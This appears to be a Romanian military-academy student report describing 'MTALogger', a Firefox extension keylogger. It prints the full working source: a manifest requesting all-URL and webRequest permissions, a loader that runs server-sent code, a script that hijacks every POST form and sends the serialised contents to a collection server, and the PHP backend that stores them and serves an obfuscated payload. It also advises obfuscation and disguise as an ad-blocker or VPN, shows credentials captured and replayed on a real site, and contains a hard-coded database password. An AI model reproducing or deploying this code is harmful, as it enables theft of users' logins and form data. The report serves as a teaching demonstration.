**ROMÂNIA**
**MINISTERUL APĂRĂRII NAŢIONALE**
**ACADEMIA TEHNICĂ MILITARĂ „FERDINAND I”**

**FACULTATEA DE SISTEME INFORMATICE ȘI SECURITATE CIBERNETICĂ**

**Specializarea: Calculatoare și sisteme informatice pentru apărare și securitate națională**


# Keylogger MTALogger

Realizator:
**Claudiu-Florentin GHENEA**

**BUCUREŞTI**
**2020**

# Cuprins

# 1. Introducere

Programul malițios creat este de tipul keylogger, acesta este sub forma unei extensii pentru browser-ul Firefox, extensie ce va executa un cod primit de la un server, codul respectiv adăugând un nou subscriber pentru toate evenimentele de tipul POST din elementele de tipul form din pagină și va copia toate datele într-o baza de date împreună cu informații adiționale pentru analiza statică a acestora.

# 2. Extensia

Orice extensie are nevoie de un fișier **manifest.js,** în cadrul căruia sunt trecute date generale despre extensie și permisiunile acesteia, un factor cheie pentru ca acest malware să funcționeze este permisiunea de **webRequest** care trebuie să fie aprobată de către utilizatorul țintă.

```
{
    "manifest_version": 2,
    "name": "MTALogger",
    "version": "1.0",

    "description": "Keylogger via extension",

    "icons": {
      "48": "Icons/icon.png"
    },

    "content_scripts": [
      {
        "matches": ["<all_urls>"],
        "js": ["mtalogger.js"]
      }
    ],

    "permissions": [
      "<all_urls>",
      "webRequest",
      "webRequestBlocking"
    ],

    "browser_specific_settings": {
        "gecko": {
          "id": "claudiu.ghenea@mta.ro",
          "strict_min_version": "42.0"
        }
      }

}
```

*Figure 0-1 manifest.js*

Codul din cadrul **mtalogger.js** face un simplu request asincron către server și executa codul returnat, in varianta finala acest cod poate fi obfuscat cu o varietate de tool-uri și setări pentru a ascunde adevărata funcționalitate a

proramului, facând analiza statică un calvar, iar cea dinamică foarte grea deoarece scriptul este executat de către browser ca fiind un script internal ( acesta fiind o extensie ), iar tool-urile de baza puse la dispoziție (inspect element) nu detectează acest script.




*Figure 0-2 mtalogger.js Scriptul principal*

Fișierul **script.js** este varianta clară a scriptului ce va fi trimis de către server și rulat pe linia 14 ( response.script ), acesta găsește toate elementele din pagina de tipul form ce au ca metoda POST și le adaugă funcția processForm ca subscriber pentru evenimentul de tip submit ( click-ul pe butonul ce are atributul submit ). În cadrul funției processForm, serializez elementul form și trimit datele fără să aștept răspuns către server.

```javascript
/**
 *  Find all forms with POST method, and modify the submit button
 * to send all information to a PHP server before doing what was
 * supposed to do.
 *
 */

var allForms = document.querySelectorAll('form[method="post"]');

if(allForms.length > 0)
    for(let form of allForms) {
        var submitButton = form.querySelectorAll('[type="submit"]')[0];
        submitButton.addEventListener("click", processForm);
    }

function processForm(e) {
    //Find the form
    //e.preventDefault();
    var sourceForm = e.target.closest("form");
    //console.log(window.location + " " + serialize(sourceForm))
    formData = new FormData();
    formData.append("data", serialize(sourceForm));
    formData.append("website", window.location.hostname + window.location.pathname);
    formData.append("postForm", true);

    httpRequest = new XMLHttpRequest();
    httpRequest.onreadystatechange = function ( response ) {};
    httpRequest.open('POST', "http://127.0.0.10/PHP/mtalogger.php");
    httpRequest.send(formData);
    return false;
}
```

*Figure 0-3 script.js, core-ul programului*

Serverul are baza de date cu o schemă simpla (un singur tabel cu timestamp, url-ul și datele transmise) și un script de PHP ce trimite codul malițios, acesta poate fi schimbat ulterior în funcție de anumite criterii ( aici codul este deja obfuscat, pentru asta am folosit https://obfuscator.io/ <variabila loggerScript> ), tot aici este si funcția ce înregistrează datele în baza de date.

```php
<?php
    require_once("idiorm.php");

    ORM::configure('mysql:host=localhost;dbname=honeyData');
    ORM::configure('username', 'honeyMonitor');
    ORM::configure('password', 'Claudiu147!$&');

    $db = ORM::get_db();


    if(isset($_POST['postForm'])) {
        try {

            $payLoad = ORM::for_table("extensionlogger")->create();
            $payLoad->website = $_POST["website"];
            $payLoad->data = $_POST["data"];
            $payLoad->save();

            echo json_encode(
                array(
                    'statusCode' => 200
                ));
        }
        catch (Exception $e) {
            echo json_encode(
                array(
                    'statusCode' => 420
                ));
        }
        exit;
    }
```

```php
$loggerScript = "var _0x32d8=['closest','hidden','PO

if(isset($_POST['getScript'])) {
    try {

        echo json_encode(
            array(
                'statusCode' => 200,
                'script' => $loggerScript
            ));
    }
    catch (Exception $e) {
        echo json_encode(
            array(
                'statusCode' => 420
            ));
    }
    exit;
}
```

# 3. Instalare și demonstrație

Pentru a testa extensia trebuie să intram pe pagina about:debugging, tab-ul This Firefox în browserul Firefox, selectăm Load Temporary Add-on și selectam fișierul **manifest.js**




*Figure 0-1 Instalare extensie*




*Figure 0-2 Extensie instalată*

Pentru testare mă voi autentifica pe https://wiki.mta.ro/ și vom verifica dacă în baza de date am captat datele de interes.




*Figure 0-3 Form-ul completat cu username și parola*

Datele sunt codate în stilul URL, putem folosi datele ca și argument către url-ul tintă al form-ului ( field-ul website din baza de date) și vom obține accesul. Am verificat în modul incognito pe alt browser.




*Figure 0-4 Rezultatul în baza de date.*




*Figure 0-5 Am verificat in modul incognito site-ul cu argumentele necesare.*

# 4. Concluzii

Această extensie creată nu este o metodă perfectă de a fura datele, dar este o demonstrație clară că un astfel de sistem se poate realiza și că trebuie să avem grija la extensiile pe care le descărcăm și în special la permisiunile pe care le acordăm acestora. Un “serviciu” de ad-block putea sa mascheze acest script sau unul de VPN gratis.

Analiza datelor este de asemenea greoaie, se pot pune filtre doar după anumite site-uri de interes, aplicația prezentată nu a fost testată pe site-uri de plăți on-line, dar sunt convins că se pot realiza anumite trick-uri și acolo.

Codul sursă se poate găsi pe pagina de github GitHub - Phineas09/MTALogger.

# Bibliography

[1] Firefox, „Extension WorkShop,” [Interactiv]. Available: https://extensionworkshop.com/documentation/develop/.

[2] Wikipedia, „Wikipedia,” [Interactiv]. Available: https://ro.wikipedia.org/wiki/Keylogger.